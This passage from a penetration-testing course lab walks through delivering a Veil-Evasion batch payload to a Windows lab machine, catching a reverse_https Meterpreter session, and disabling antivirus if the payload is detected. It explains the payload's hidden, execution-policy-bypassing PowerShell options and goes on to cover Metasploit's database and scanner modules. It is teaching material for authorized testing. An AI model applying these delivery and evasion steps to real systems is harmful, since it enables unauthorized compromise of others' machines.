
When the .rc file has been processed, you see the msf prompt again. Now look at the settings:

```
msf >  show options
```

Look at Metasploit's backgrounded jobs:

```
msf >  jobs
```

Metasploit has been automatically configured with all the settings and is now awaiting connections from our malicious payload. We just need to get our Windows machine to run it.



We have many options for delivering our 560veil.bat malicious payload to a Windows machine. For this lab, we'll just use drag and drop, but other options in a pen test include e-mail, USB thumb drive, website download, and more.

To drag and drop the malicious file from Linux to Windows, start by navigating to the directory where the file is located:

```
# cd /usr/share/veil-output/source
```

You can open the nautilus file system explorer against the current directory to have a GUI view of the file:


```
# nautilus .
```

Make sure you put the dot after nautilus, so that it will open your current directory in the nautilus file system explorer.

You now should drag and drop the 560veil.bat file from your Linux machine to your Windows desktop.

If the drag and drop works, skip the next slide.

If the drag and drop DOES NOT WORK, you might have a version of VMware that is incompatible with the version of VMware tools used inside the Slingshot Linux image. If that is the case, you can turn to the next slide for an alternative means to deliver the malicious payload to your Windows box.



Only follow the instructions on this page if drag and drop DOES NOT WORK. If drag and drop worked for you, please move to the next slide.

If drag and drop did not work, you can run the SimpleHTTPServer Python module to serve up your malicious payload to browsers that surf to your Linux machine. Change directories to the place where Veil-Evasion generated the .bat file:


```
# cd /usr/share/veil-output/source
```

Now, launch python to run the module SimpleHTTPServer on TCP port 8000:

```
# python -m SimpleHTTPServer 8000
```

Next, from a browser on your Windows machine (such as IE), surf to http://[YourLinuxIPaddress]:8000/

You should see the 560veil.bat file. Click it and save it to your Windows machine in a directory of your choosing, such as your desktop.



With the 560veil.bat file on our Windows machine, now run it. You should double-click it in the Windows File Explorer. It may pop up a screen saying that the publisher of this file could not be verified. Simply select Run.

While the file is running, look at the msfconsole screen on your Linux machine. You should see an inbound connection from Windows. If you see a session coming in to msfconsole, press Enter on the msfconsole screen to get your msf prompt back.

If you do not see a session, there is a chance your antivirus tool did detect the malicious file. (In other words, your AV vendor created signatures that work for this specific payload in Veil-Evasion.) Disable your antivirus tool, and try to download and/or run it again.

When you get a session, you can look at the session details by running:

```
msf > sessions -l     ← That's a dash lower-case L for "list", not a One.
```

You can interact with the session by running session –i followed by the session ID number:


```
msf > sessions -i [N]
```

You can run getuid to determine your current user. (It should be the user who is logged into your Windows GUI because that was how you executed the 560veil.bat file when you double-clicked it.)

```
meterpreter > getuid
```

You can experiment with this Meterpreter session, running various commands we discussed during the earlier part of the class. When you finish with the Meterpreter, you can exit it by running:

```
meterpreter > exit
```



If you have extra time, look again at the 560veil.bat file on Windows.


Open Windows File Explorer and navigate to your 560veil.bat file.

Right-click it and select Edit. It may prompt you saying that the publisher could not be verified. Simply select Run, and it should open the .bat file in Notepad or some similar text editor.

Look through this .bat file now carefully. You can see the options we discussed earlier:

- **-NoP:** This option is short for NoProfile, which prevents PowerShell from loading a profile of custom settings.
- **-NonI:** This option prevents PowerShell from displaying an interactive prompt to the user on the screen.
- **-W Hidden:** This option sets the window style for PowerShell to Hidden so that it won't pop up a PowerShell console on the screen. Note that the .bat file that launches PowerShell displays a console, but PowerShell does not.
- **-Exec Bypass:** This sets the execution policy for PowerShell to Bypass. Thus, if PowerShell is configured not to run scripts, this setting will override that configuration for the command that follows. Overriding PowerShell's execution policy is trivial as long as the code is running with admin privileges.
- **-Command:** And, finally, we have the PowerShell command to be executed. This command takes Base64 encoded text of a stage and stager and loads it into memory and executes it. The remainder of the PowerShell command includes the functionality to achieve that goal.

If you have extra time, you can edit the 560veil.bat file. Start by removing the –W Hidden from it. (That string will be in two places, one for x86 and one for x64.) Please remove both of them and try to rerun it. You see that it creates a persistent console on the screen. You can remove the other PowerShell configuration options to see how each one impacts the payload.




In conclusion, in this lab, we used Veil-Evasion to select and configure a malicious payload as a .bat file that launches PowerShell and uses it to create in memory a Meterpreter stage with a reverse_https stager. These are handy options because most environments allow outbound HTTPS, and this stager even supports grabbing local proxy configurations from the target Windows machine and using them for its HTTPS connection.

The payload we created has properties that allow it to evade some antivirus tools. In addition to the payload we created, several dozen other payloads in Veil-Evasion dodge various antivirus tools. As a penetration tester, we would likely create payloads in the lab and experiment with each on a system configured with the target organization's antivirus product until we found one that successfully evades it.

Also, Veil-Evasion created a Metasploit configuration file of commands to automatically set up Metasploit to await inbound connections from a victim machine that runs our malicious payload.


These techniques are useful in penetration testing because they provide a wealth of options for gaining successful code execution on a target environment.



Metasploit includes a multitude of features, but one of its most interesting capabilities is its support for a back-end database to store information about target systems. And, best of all, this underlying database also provides fantastic integration between Metasploit and a host of other tools we've discussed in this class already, tools such as Nmap, Amap, Nessus, and more. In this section, we look at how we can interact with and leverage Metasploit's database functionality to achieve integration with other penetration testing tools.

Metasploit Database Integration

- Metasploit can access a local or remote database, storing and analyzing results in the database
  - PostgreSQL (older versions of Metasploit used SQLite and MySQL)
- Supports integration with other tools, and leveraging Metasploit throughout various phases of a pen test
- Some of the most useful database commands include:
  - db_connect [connect_string]: Connects to a database
  - db_disconnect: Disconnects from database
  - db_driver: Selects the database type
  - db_status: Displays the status of the connected database
  - db_export: Exports database contents into a file, either xml (with hosts, ports, vulnerabilities, and more) or pwdump (with pilfered credentials)



Network Pen Testing and Ethical Hacking 127


4537

Metasploit supports accessing a PostgreSQL database that houses information about target machines, including their addresses, available services, vulnerabilities, and other aspects useful to penetration testers. Older versions of Metasploit supported SQLite and MySQL. Typically, the database runs on the same system as Metasploit; although, Metasploit can access the database across the network.

Metasploit's database functionality enables penetration testers to build up a stock of information about their target systems, reviewing and using it in their tests. And, more important, the database is a wonderful way to achieve integration with other tools, letting us better leverage Metasploit throughout a penetration test.

The msfconsole includes several commands for database activities, including:

- **db_connect:** This command enables us to provide a connection string with username, password, and database address so that we can start interacting with the database.
- **db_disconnect:** This command enables us to drop a connection to a database.
- **db_driver:** Using this command, we can choose the type of database Metasploit should interact with. The default is postgresql, the only database type Metasploit supports today.
- **db_status:** This command shows us the details of the database Metasploit is currently connected to, including the database type.
- **db_export:** This handy command enables us to dump the contents of the database to a flat file for further analysis or import into another Metasploit database. Supported file formats include xml (which contain hosts, ports, vulnerabilities, and other information stored in the database) and pwdump (which contain only a list of hosts and the credentials taken from each host, such as passwords and hashes).




A Metasploit database consists of a series of tables. Three of the most important tables in the Metasploit database are hosts, services, and vulns.

- The hosts table includes columns such as host_id (which is a unique identifier for this host, and which ties this table together to the services and vulns tables, with each entry in those tables having a host_id where the given service or vuln was found). The hosts table also includes fields such as addr (the IPv4 address), address6 (the IPv6 address), os_name, and purpose (which we can populate with comments about the system's purpose on the network).
- The services tables includes information about discovered ports on the network, including information about the host_id the given service was discovered on, its current state (open or closed), and the service name (for example, ssh, ftp, https). Each entry in the services table includes a service_id to uniquely indicate the given service on a particular host.
- The vulns table includes the host_id and service_id where a vulnerable service is located. It also shows the name of the vulnerability based on how the vulnerability scanning tool refers to the given issue. A data field with arbitrary information is associated with the vulnerability, which usually includes comments from the vulnerability scanning tool.

To view the column names of these tables, you can run the hosts or services command with a -h option for help. Currently, msfconsole does not show column names with vulns –h; although, it does provide some help for how to use the vulns command.

Additional database tables include creds (where pilfered passwords and hashes are stored), loot (where post-modules store other pilfered information, such as browser credentials, ssh keys, and more), and notes (where a pen tester can store arbitrary information associated with a given host).

We can interact with any of these tables by running a command associated with each table. For example, we can run hosts to get a list of hosts. Or we can run vulns to see the discovered vulnerability set.




How can we get information into a Metasploit database so that we can use it? Several ways of populating a Metasploit database exist, but the most useful means follow:

- Running an auxiliary scanning module that puts its results in a Metasploit database. Unfortunately, not every auxiliary module populates the Metasploit database, but some of the most useful and important ones do.
- Manually typing information into the database, especially hosts to help define our scope.
- Invoking the db_nmap command, which is msfconsole's way of using Nmap inline, without having to exit msfconsole.
- Importing a file generated by a scanning tool, such as Nmap (run outside of msfconsole) for port scans, Amap for version scans, Nessus for vulnerability scans, and much more.

It's important to remember that Metasploit databases are cumulative. That is, when you enter or import data into the database using one of these methods, that data augments what you already have in the database. Therefore, you can build up quite an inventory of target environment data from a large number of different tools as you import it all into Metasploit throughout a penetration test.

In effect, the Metasploit database can act as an inventory of information gathered and pilfered during a penetration test.

Now look at each of these methods for populating Metasploit databases in more detail.



Metasploit's auxiliary modules have a variety of different uses, including scanning, denial of service, fuzzing, and more. The largest number of auxiliary modules, however, are focused on scanning, including port scanning and sweeping through a target environment to find certain services.

To see a full list of all the scanner-related modules in Metasploit, you could use msfconsole's tab autocomplete feature to expand the list of scanner modules by typing:


```
msf > use auxiliary/scanner/<tab><tab>
```

Some of the most useful scanner modules (which also automatically populate the Metasploit database) follow:

- **auxiliary/scanner/portscan/tcp:** This module conducts a TCP Connect scan, attempting to complete the three-way handshake with each port.
- **auxiliary/scanner/portscan/syn:** This module launches a half-open scan, sending SYNs and looking for SYN-ACK responses. If it does receive a SYN-ACK, it then tears down the initiated connection with a RESET.
- **auxiliary/discovery/udp_sweep:** This module sends UDP packets to the most widely used UDP ports, including an appropriate Layer-7 protocol payload designed to elicit a response for each particular port.

Beyond those port-related modules, there are more than 100 different auxiliary modules that scan for specific services in a target range, including services such as ssh, smb, vnc, snmp. Unfortunately, not every service scanner module populates the database, but many do.

To use any of these scanner modules, you need to set a target range, established using the RHOSTS variable. (Note that it's not the RHOST variable that establishes a single target for exploit or attack. RHOSTS can contain a range of addresses (for example, 10.10.10.1–10.10.10.255), CIDR notation (10.10.10/24), or a reference to a file that contains target specifications one per line (file:[filename]). And RHOSTS also supports IPv6 addresses, as well as target names.

